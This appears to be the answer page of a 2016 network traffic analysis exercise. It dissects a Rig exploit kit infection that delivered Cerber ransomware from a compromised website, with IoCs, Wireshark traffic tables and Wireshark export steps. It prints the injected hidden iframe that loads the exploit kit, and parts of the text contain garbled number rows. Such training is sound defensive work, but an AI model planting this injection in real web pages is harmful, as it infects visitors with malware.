

2016-10-15 TRAFFIC ANALYSIS EXERCISE - ANSWERS

Date and time of the activity: **Friday 2016-10-14 at approximately 22:14 UTC**

A description of what happened:

On Friday 2016-10-14 at approximately 22:14 UTC, Crybaby Businessman's Windows computer was hit with Cerber ransomware from a Rig exploit kit (EK) infection after he viewed a compromised website named **unwrappedphotos.com**.

Indicators of Compromise (IoCs):

- 109.234.36.251 port 80 - **rew.kaghaan.com** - Rig EK
- 107.161.95.138 port 80 - **ffoqr3ug7m726zou.le2brr.bid** - HTTP traffic from Cerber
- 31.184.234.0 - 31.184.235.255 port 6892 (UDP) - UDP traffic caused by Cerber

Filter:	http.request	Expression...	Clear	Apply	Save
Time	Dst	port	Host	Info	
2016-10-14 22:14:44	50.56.223.21	80	unwrappedphotos.com	GET /wp-content/themes/blackcanvas_20/m	
2016-10-14 22:14:44	50.56.223.21	80	unwrappedphotos.com	POST /index.php HTTP/1.1 (application/x-w	
2016-10-14 22:14:45	109.234.36.251	80	rew.kaghaan.com	GET /?xHiMdbKYJBrMDIQ=i3SKfPrfJxzFGM	
2016-10-14 22:14:45	50.56.223.21	80	unwrappedphotos.com	GET /wp-content/plugins/referrer-detector/i	
2016-10-14 22:14:45	109.234.36.251	80	rew.kaghaan.com	GET /index.php?xHiMdbKYJBrMDIQ=i3SMfF	
2016-10-14 22:14:47	50.56.223.21	80	unwrappedphotos.com	GET /wp-content/themes/blackcanvas_20/m	
2016-10-14 22:14:47	109.234.36.251	80	rew.kaghaan.com	GET /index.php?xHiMdbKYJBrMDIQ=i3SMfF	
2016-10-14 22:16:53	13.107.5.80	80	api.bing.com	GET /qsmi.aspx?query=http%3A%2F%2Fg	
2016-10-14 22:16:53	13.107.5.80	80	api.bing.com	GET /qsmi.aspx?query=http%3A%2F%2Fg	
2016-10-14 22:16:54	216.58.212.132	80	www.google.com	GET / HTTP/1.1	
2016-10-14 22:17:03	107.161.95.138	80	ffoqr3ug7m726zou.le2brr.bid	GET /B558-E94E-6308-008C-1E79?iframe	
2016-10-14 22:17:04	148.251.6.214	80	htc.blockr.io	GET /api/v1/address/txs/17gd1msp5FnMcEm	
				GET /api/v1/tx/info/7d22661e095471448c3c	
				GET /url?sa=t&rct=i&q=&esrc=s&source=w	

Shown above: HTTP traffic from the exercise pcap filtered in Wireshark.

Filter:	udp and !(dns)	Expression...	Clear	Apply	Save
Time	Src	port	Dst	port	Info
2016-10-14 22:15:22	10.14.106.192	62374	31.184.234.0	6892	Source port: 62374 Destination port: 6892
2016-10-14 22:15:22	10.14.106.192	62375	31.184.234.1	6892	Source port: 62375 Destination port: 6892
2016-10-14 22:15:22	10.14.106.192	62376	31.184.234.2	6892	Source port: 62376 Destination port: 6892
2016-10-14 22:15:22	10.14.106.192	62377	31.184.234.3	6892	Source port: 62377 Destination port: 6892
2016-10-14 22:15:22	10.14.106.192	62378	31.184.234.4	6892	Source port: 62378 Destination port: 6892
2016-10-14 22:15:22	10.14.106.192	62379	31.184.234.5	6892	Source port: 62379 Destination port: 6892
2016-10-14 22:15:22	10.14.106.192	62380	31.184.234.6	6892	Source port: 62380 Destination port: 6892
2016-10-14 22:15:22	10.14.106.192	62381	31.184.234.7	6892	Source port: 62381 Destination port: 6892
2016-10-14 22:15:22	10.14.106.192	62382	31.184.234.8	6892	Source port: 62382 Destination port: 6892
2016-10-14 22:15:22	10.14.106.192	62383	31.184.234.9	6892	Source port: 62383 Destination port: 6892
2016-10-14 22:15:22	10.14.106.192	62384	31.184.234.10	6892	Source port: 62384 Destination port: 6892
2016-10-14 22:15:22	10.14.106.192	62385	31.184.234.11	6892	Source port: 62385 Destination port: 6892
2016-10-14 22:15:22	10.14.106.192	62386	31.184.234.12	6892	Source port: 62386 Destination port: 6892
2016-10-14 22:15:22	10.14.106.192	62387	31.184.234.13	6892	Source port: 62387 Destination port: 6892
2016-10-14 22:15:22	10.14.106.192	62388	31.184.234.14	6892	Source port: 62388 Destination port: 6892
2016-10-14 22:15:22	10.14.106.192	62389	31.184.234.15	6892	Source port: 62389 Destination port: 6892

Shown above: UDP traffic caused by the Cerber ransomware.


2016-10-15 TRAFFIC ANALYSIS EXERCISE - ANSWERS

DETAILS

A good investigator always starts by looking at the alerts. You've already pulled network traffic for crybaby businessman's IP address (in this case 10.14.106.192), and the alerts will definitely provide clues on how the infection happened.

Extract the alerts from the zip archive (password is: infected), and look at the regular alerts file (not the detailed one). You'll find several alerts for Rig EK, one for Cerber checkin, and one for "Ransomware Tracker Reported CnC Server group."

People who review my blog will notice several entries this month with pseudoDarkleech Rig EK sending Cerber ransomware.



MALWARE-TRAFFIC-ANALYSIS.NET

MY BLOG POSTS - [2013] - [2014] - [2015] - [2016]

- **2016-10-14** -- Pcap and malware for an ISC diary
- **2016-10-14** -- Afraidgate Rig EK from 194.87.237.217 sends Locky ransomware
- **2016-10-13** -- EITest Rig EK from 185.141.26.108
- **2016-10-12** -- pseudoDarkleech Rig EK from 109.234.36.39 sends Cerber ransomware
- **2016-10-12** -- Afraidgate Rig EK from 109.234.36.39 sends Locky ransomware
- **2016-10-11** -- EITest Rig EK data dump (Cerber, Ursnif, and Neutrino payloads)
- **2016-10-10** -- pseudoDarkleech Rig EK from 195.133.48.98 sends Cerber ransomware
- **2016-10-10** -- EITest Rig EK data dump
- **2016-10-07** -- pseudoDarkleech Rig EK from 108.61.167.148 sends Cerber ransomware
- **2016-10-07** -- EITest Rig EK from 178.32.92.100
- **2016-10-06** -- pseudoDarkleech Rig EK from 107.191.63.102 sends Cerber ransomware
- **2016-10-06** -- EITest Rig EK
- **2016-10-06** -- Portuguese malspam: Pay your Meu Vivo (My Vivo) account
- **2016-10-05** -- pseudoDarkleech Rig EK from 195.133.201.61 sends Cerber ransomware
- **2016-10-05** -- EITest Rig EK from 194.87.239.148 sends CryptFile2 ransomware
- **2016-10-04** -- Afraidgate Rig EK from 194.87.239.147 sends Locky ransomware
- **2016-10-04** -- pseudoDarkleech Rig EK from 194.87.239.147 sends Cerber ransomware
- **2016-10-04** -- EITest RigEK stops using gate
- **2016-10-03** -- pseudoDarkleech Rig EK from 194.87.145.238 sends Cerber ransomware
- **2016-10-03** -- Afraidgate Rig EK from 194.87.145.238

Shown above: Recent blog entries for Rig EK sending Cerber ransomware.

Those examples show the same type of infection traffic as seen in this exercise. I also did an ISC diary covering the same traffic with a bit more detail:

- <https://isc.sans.edu/forums/diary/pseudoDarkleech+Rig+EK/21595/>

Back to our pcap and alerts... If you look at the alert list, the very first one is for "Evil Redirector Leading to EK" that triggered on HTML traffic (TCP port 80) from 50.56.223.21.

```
Seq=0 Ack=0 Off=5 Res=0 Flags=***** Win=0 urp=35823 chksum=0
```

“

1	2	3	4	5	6	7	8	9	10	11	12	13	14	15	16	17	18	19	20	21	22	23	24	25	26	27	28	29	30	31	32	33	34	35	36	37	38	39	40	41	42	43	44	45	46	47	48	49	50	51	52	53	54	55	56	57	58	59	60	61	62	63	64	65	66	67	68	69	70	71	72	73	74	75	76	77	78	79	80	81	82	83	84	85	86	87	88	89	90	91	92	93	94	95	96	97	98	99	100
---	---	---	---	---	---	---	---	---	----	----	----	----	----	----	----	----	----	----	----	----	----	----	----	----	----	----	----	----	----	----	----	----	----	----	----	----	----	----	----	----	----	----	----	----	----	----	----	----	----	----	----	----	----	----	----	----	----	----	----	----	----	----	----	----	----	----	----	----	----	----	----	----	----	----	----	----	----	----	----	----	----	----	----	----	----	----	----	----	----	----	----	----	----	----	----	----	----	----	-----

0 1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16 17 18 19 20 21 22 23 24 25 26 27 28 29 30 31 32 33 34 35 36 37 38 39 40 41 42 43 44 45 46 47 48 49 50 51 52 53 54 55 56 57 58 59 60 61 62 63 64 65 66 67 68 69 70 71 72 73 74 75 76 77 78 79 80 81 82 83 84 85 86 87 88 89 90 91 92 93 94 95 96 97 98 99

2016-10-15 TRAFFIC ANALYSIS EXERCISE - ANSWERS


But the HTML for this webpage was sent gzip-compressed, so you won't be able to properly examine it from the TCP stream. You'll have to export it from the pcap.

```
GET / HTTP/1.1
Accept: text/html,application/xhtml+xml,*/*
Referer: http://www.google.com/url?sa=t&rct=j&q=&esrc=s&source=web&cd=1&ved=0ahUKEwi-3ofqqNvPAhXGnBoKHxkbBnMQFggcMAA&url=http%3A%2F%2Funwrappedphotos.com%2F&usg=AFQjCNGJb1gGQwqwhUs-4NKQQsojMzLngw&bvm=bv.135974163,d.d2s
Accept-Language: en-US
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko
Accept-Encoding: gzip, deflate
Host: unwrappedphotos.com
Connection: Keep-Alive

HTTP/1.1 200 OK
Date: Fri, 14 Oct 2016 22:14:42 GMT
Server: Apache
X-Pingback: http://unwrappedphotos.com/xmlrpc.php
Vary: Accept-Encoding
Content-Encoding: gzip
Content-Length: 5550
Connection: close
Content-Type: text/html; charset=UTF-8
```

Shown above: Page from the compromised website when viewing it in a TCP stream.

Go to File → Export Objects → HTTP and scroll down in the window that appears until you reach the first item for **unwrappedphotos.com**.



Shown above: Exporting HTTP objects from Wireshark.

2016-10-15 TRAFFIC ANALYSIS EXERCISE - ANSWERS

Packet num	Hostname	Content Type	Size	Filename
13346	pagead2.googlesyndication.com	image/gif	42 bytes	activeview?av
14045	www.google.com	text/html	1058 bytes	url?sa=t&rct:
14063	unwrappedphotos.com	text/html	19 kB	/
14106	unwrappedphotos.com	text/css	12 kB	style.css
14161	platform.twitter.com	application/javascript	115 kB	widgets.js?ve
14175	unwrappedphotos.com	application/javascript	7200 bytes	jquery-migra
14185	unwrappedphotos.com	text/css	1135 bytes	blackbirdpie
14192	unwrappedphotos.com	application/javascript	10 kB	swfobject.js?
14194	unwrappedphotos.com	text/css	387 bytes	nextgen_gall
14235	jqueryjs.googlecode.com	text/html	1586 bytes	jquery-1.3.2.
14278	unwrappedphotos.com	application/javascript	93 kB	jquery.js?ver:
14291	unwrappedphotos.com	text/css	1961 bytes	style.css
14296	unwrappedphotos.com	application/javascript	724 bytes	onload.js
14301	unwrappedphotos.com	application/javascript	33 bytes	ajax.js?ver=3
14306	unwrappedphotos.com	application/javascript	3812 bytes	utils.js
14312	unwrappedphotos.com	application/javascript	1339 bytes	blackbirdpie
14333	unwrappedphotos.com	application/x-www-form-urlencoded	322 bytes	index.php
14340	unwrappedphotos.com	image/gif	877 bytes	h...

Help Save As Save All Cancel

Shown above: Scrolling down to the HTML file we need to export and saving it.

Opening the file in a text editor, scroll down to find the injected pseudoDarkleech script right after the opening <body> tag. This injected script has the same patterns I've been blogging about in my recent entries for Rig EK from the pseudoDarkleech campaign.

```
if (window.attachEvent) window.attachEvent("onload", sfHover);
//--><![></script>

</head>

<body><span style="position:absolute; top:-1038px; width:303px; height:314px;">
lhleq
<iframe src="http://rew.KAGHAAN.COM/?xHiMdbKYJB rMDIQ=l3SKfPrfJxzFGMSUB-
nJDa9BNUXCRQLPh4SGhKrXCJ-
ofSih170IFxzsmTu2KTKvgJQyfu0SaGyj1BKe010hjoUeWF8Z5e3x1RSL2x3fipSA9wffY1wRq5TAF-
M8jgnzmbJFJc4jw0DT72FZm0MaBF9G4xgY0Q" width="267" height="267"></iframe>
zzgvn
</span>
jmmhbb1
<noscript>

<div id="header">
```

Shown above: Injected script leading to Rig EK in page from the compromised site.

By examining the alerts and reviewing the pcap, you can find the indicators of compromise (IoCs) related to this infection as I described earlier on page 1.

2016-10-15 TRAFFIC ANALYSIS EXERCISE - ANSWERS

You won't be able to get the Cerber malware, because Rig EK sends the file as an encrypted binary over the network, and it's decrypted after it gets to the local host.

As I write this, you also won't be able to decrypt crybaby businessman's files for him. The only way to do that for now (that I know of) is to pay the criminals their ransom. Perhaps in a few months, someone might be able to make a decryptor for this version of Cerber ransomware that will decrypt a person's encrypted files, but that would probably be months from now, if it even happens.